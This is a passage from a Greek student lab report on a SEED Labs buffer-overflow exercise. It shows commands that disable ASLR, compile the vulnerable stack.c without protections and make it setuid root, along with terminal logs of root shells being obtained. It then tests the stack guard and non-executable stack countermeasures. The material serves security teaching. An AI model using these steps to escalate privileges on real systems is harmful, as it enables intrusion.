
Για την έξοδο από το root shell πληκτρολογήσαμε την εντολή :

```
exit
```

και για τον τερματισμό του ατέρμονου βρόχου την εντολή :


```
Ctrl + C
```

B.7.2 Αποτελέσματα




Εικόνα B.7.2.1. Ενεργοποίηση ASLR, εκτέλεση του ευπαθούς προγράμματος stack.c

ΑΣΦΑΛΕΙΑ ΣΤΗΝ ΤΕΧΝΟΛΟΓΙΑ ΤΗΣ ΠΛΗΡΟΦΟΡΙΑΣ



```
Terminator /bin/bash
[04/23/23]seed@VM:~/project1$ sysctl kernel.randomize_va_space
kernel.randomize_va_space = 2
[04/23/23]seed@VM:~/project1$ gcc stack.c -o stack -z execstack -f
no-stack-protector
[04/23/23]seed@VM:~/project1$ sudo chown root stack
[04/23/23]seed@VM:~/project1$ sudo chmod 4755 stack
[04/23/23]seed@VM:~/project1$ ./stack
0xbfff67e8
Segmentation fault
[04/23/23]seed@VM:~/project1$ ./stack
0xbfdcdc58
Segmentation fault
[04/23/23]seed@VM:~/project1$ ./stack
0xbfc5a108
Segmentation fault
[04/23/23]seed@VM:~/project1$ ./stack
0xbfc59808
Segmentation fault
[04/23/23]seed@VM:~/project1$ ./stack
0xbfaa6818
Segmentation fault
[04/23/23]seed@VM:~/project1$
```


Εικόνα B.7.2.2. Ενεργοποίηση του ASLR, μεταγλώττιση του ευπαθούς προγράμματος stack.c, αλλαγή ιδιοκτησίας του stack, αλλαγή δικαιωμάτων, πολλαπλές εκτελέσεις του stack




```
Terminator /bin/bash
[04/23/23]seed@VM:~/project1$ sysctl kernel.randomize_va_space
kernel.randomize_va_space = 0
[04/23/23]seed@VM:~/project1$ ./stack
0xbfffea48
#
# id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=1000(seed),4(adm
),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambasha
re)
#
# exit
[04/23/23]seed@VM:~/project1$ ./stack
0xbfffea48
#
# id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=1000(seed),4(adm
),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambasha
re)
#
# exit
[04/23/23]seed@VM:~/project1$
```

Εικόνα B.7.2.3. Απενεργοποίηση του ASLR, πολλαπλές εκτελέσεις του stack

ΑΣΦΑΛΕΙΑ ΣΤΗΝ ΤΕΧΝΟΛΟΓΙΑ ΤΗΣ ΠΛΗΡΟΦΟΡΙΑΣ



Εικόνα B.7.2.4. Αλλαγή των δικαιωμάτων του shell script infinite.sh, εκτέλεση του κώδικα



Εικόνα B.7.2.5. Επιτυχημένη επίθεση buffer overflow με παράκαμψη του αντιμέτρου ASLR

B.7.3 Παρατηρήσεις

Η εκτέλεση του ατέρμονου shell script διαφέρει από εκτέλεση σε εκτέλεση, καθώς, με το ASLR ενεργοποιημένο, η διεύθυνση της στοίβας μέσα στη μνήμη αλλάζει κάνοντας πιο δύσκολη την πρόβλεψη της διεύθυνσης επιστροφής για επίθεση buffer overflow όπως επιχειρήσαμε επιτυχώς στην δραστηριότητα B.6 Εκτέλεση της επίθεσης. Ο χρόνος που το ευπαθές πρόγραμμα stack.c καταφέρνει να ανοίξει ένα shell με δικαιώματα root (#) δεν είναι προκαθορισμένος, καθώς η επιλογή των διευθύνσεων είναι τυχαία από το shell script και κυμαίνεται από ένα σύνολο διευθύνσεων το οποίο είναι ήδη περιορισμένο. Αυτό έχει ως αποτέλεσμα στην μία εκτέλεση το πρόγραμμα να ανοίγει το shell σε 30 δευτερόλεπτα και σε άλλη εκτέλεση να ανοίγει το shell σε 30 λεπτά. Η παράκαμψη του αντιμέτρου ήταν επιτυχημένη και είναι μία απόδειξη της χρησιμότητας του ASLR απέναντι σε buffer overflow επιθέσεις.

B.8 Δοκιμή των υπολοίπων αντιμέτρων

B.8.1 Ενέργειες

Στη δραστηριότητα αυτή προσπαθήσαμε να εκτελέσουμε την επίθεση με τα δύο βασικά αντίμετρα ενεργοποιημένα :

Stack guard

Non-executable stack

Εικόνα B.8.2.1

Αρχικά, ελέγξαμε αν το ASLR (Address Space Layout Randomization) είναι ενεργοποιημένο, δηλαδή, αν περιέχει την τιμή 2, πληκτρολογώντας την εντολή :

```
sysctl kernel.randomize_va_space
```

Το αποτέλεσμα της εντολής ήταν :

```
kernel.randomize_va_space = 2
```

Τότε διαπιστώσαμε ότι το ASLR είναι ενεργοποιημένο και το απενεργοποιήσαμε θέτοντας του την τιμή 0 με την εντολή :

```
sudo sysctl -w kernel.randomize_va_space=0
```

Η εντολή τύπωσε στο output :

```
kernel.randomize_va_space = 0
```

Εικόνα B.8.2.2

Μεταγλωττίσαμε το ευπαθές πρόγραμμα stack.c αυτή τη φορά με ενεργοποιημένο το αντίμετρο του stack guard και την επιλογή :

```
-fno-stack-protector
```

Η εντολή μεταγλώττισης είναι :

```
gcc stack.c -o stack -z execstack
```


ΑΣΦΑΛΕΙΑ ΣΤΗΝ ΤΕΧΝΟΛΟΓΙΑ ΤΗΣ ΠΛΗΡΟΦΟΡΙΑΣ

και από τη στιγμή που δεν υπήρχαν συντακτικά λάθη το output της εντολής ήταν κενό και δημιουργήθηκε το εκτελέσιμο αρχείο stack.

Έπειτα, αλλάξαμε την ιδιοκτησία του εκτελέσιμου αρχείου με τον ιδιοκτήτη να είναι ο root με την εντολή :

```
sudo chown root stack
```

Επίσης, αλλάξαμε τα δικαιώματα του αρχείου stack ώστε ο user να έχει όλα τα δικαιώματα (read, write, execute), το group και οι other να έχουν όλα τα δικαιώματα (read, execute) πλην αυτό της εγγραφής (write). Η εντολή είναι :

```
sudo chmod 4755 stack
```

Ελέγξαμε τα δικαιώματα του εκτελέσιμου κώδικα stack με την εντολή :

```
ls -l stack
```

Η εντολή τύπωσε στο output :

```
-rwsr-xr-x 1 seed seed 7524 XXXXX stack
```

όπου XXXXX η ημερομηνία εκτέλεσης της εντολής.

Εκτελέσαμε το ευπαθές πρόγραμμα stack.c με την εντολή :

```
./stack
```

Η εντολή του output είναι :

```
*** stack smashing detected ***: ./stack terminated
Aborted
```

Εικόνα B.8.2.3

Στην συνέχεια, εκτελέσαμε το ευπαθές πρόγραμμα stack.c με ενεργοποιημένο το αντίμετρο non-executable stack και την επιλογή :

```
-z non-executable-stack
```

Η εντολή μεταγλώττισης είναι :

```
gcc stack.c -o stack -fno-stack-protector -z noexecstack
```

και από τη στιγμή που δεν υπήρχαν συντακτικά λάθη το output της εντολής ήταν κενό και δημιουργήθηκε το εκτελέσιμο αρχείο stack.

Έπειτα, αλλάξαμε την ιδιοκτησία του εκτελέσιμου αρχείου με τον ιδιοκτήτη να είναι ο root με την εντολή :

```
sudo chown root stack
```

Επίσης, αλλάξαμε τα δικαιώματα του αρχείου stack ώστε ο user να έχει όλα τα δικαιώματα (read, write, execute), το group και οι other να έχουν όλα τα δικαιώματα (read, execute) πλην αυτό της εγγραφής (write). Η εντολή είναι :

```
sudo chmod 4755 stack
```

Ελέγξαμε τα δικαιώματα του εκτελέσιμου κώδικα stack με την εντολή :

```
ls -l stack
```

ΑΣΦΑΛΕΙΑ ΣΤΗΝ ΤΕΧΝΟΛΟΓΙΑ ΤΗΣ ΠΛΗΡΟΦΟΡΙΑΣ

Η εντολή τύπωσε στο output :

```
-rwsr-xr-x 1 seed seed 7476 XXXXX stack
```

όπου XXXXX η ημερομηνία εκτέλεσης της εντολής.


Εκτελέσαμε το ευπαθές πρόγραμμα stack.c με την εντολή :

```
./stack
```

Η εντολή του output είναι :


```
Segmentation fault
```

B.8.2 Αποτελέσματα




Εικόνα B.8.2.1. Απενεργοποίηση του ASLR

ΑΣΦΑΛΕΙΑ ΣΤΗΝ ΤΕΧΝΟΛΟΓΙΑ ΤΗΣ ΠΛΗΡΟΦΟΡΙΑΣ



```
Terminator
/bin/bash
/bin/bash 66x24
[04/23/23]seed@VM:~/project1$ gcc stack.c -o stack -z execstack
[04/23/23]seed@VM:~/project1$ sudo chown root stack
[04/23/23]seed@VM:~/project1$ sudo chmod 4755 stack
[04/23/23]seed@VM:~/project1$ ls -l stack
-rwsr-xr-x 1 root seed 7524 Apr 23 14:32 stack
[04/23/23]seed@VM:~/project1$ ./stack
*** stack smashing detected ***: ./stack terminated
Aborted
[04/23/23]seed@VM:~/project1$
```

Εικόνα Β.8.2.2. Εκτέλεση του ευπαθούς προγράμματος stack.c με ενεργοποιημένο το αντίμετρο stack guard



```
Terminator
/bin/bash
/bin/bash 66x24
[04/23/23]seed@VM:~/project1$ gcc stack.c -o stack -fno-stack-protector -z noexecstack
[04/23/23]seed@VM:~/project1$ sudo chown root stack
[04/23/23]seed@VM:~/project1$ sudo chmod 4755 stack
[04/23/23]seed@VM:~/project1$ ls -l stack
-rwsr-xr-x 1 root seed 7476 Apr 23 14:33 stack
[04/23/23]seed@VM:~/project1$ ./stack
Segmentation fault
[04/23/23]seed@VM:~/project1$
```

Εικόνα Β.8.2.2. Εκτέλεση του ευπαθούς προγράμματος stack.c με ενεργοποιημένο το αντίμετρο non-executable stack

B.8.3 Παρατηρήσεις

Τα δύο αντίμετρα stack guard και non-executable ενισχύουν την ασφάλεια του κώδικα σε επιθέσεις buffer overflow. Το stack guard αποτρέπει εγγραφές εκτός της στοίβας (εξού και το μήνυμα σφάλματος stack smashing detected) και γι' αυτό το λόγο τερματίζει το πρόγραμμα, ενώ το non-executable stack δεν επιτρέπει εκτελέσεις κώδικα μέσα στην στοίβα (εξού και το μήνυμα σφάλματος segmentation fault).

ΑΣΦΑΛΕΙΑ ΣΤΗΝ ΤΕΧΝΟΛΟΓΙΑ ΤΗΣ ΠΛΗΡΟΦΟΡΙΑΣ



Σας ευχαριστώ για την προσοχή σας.

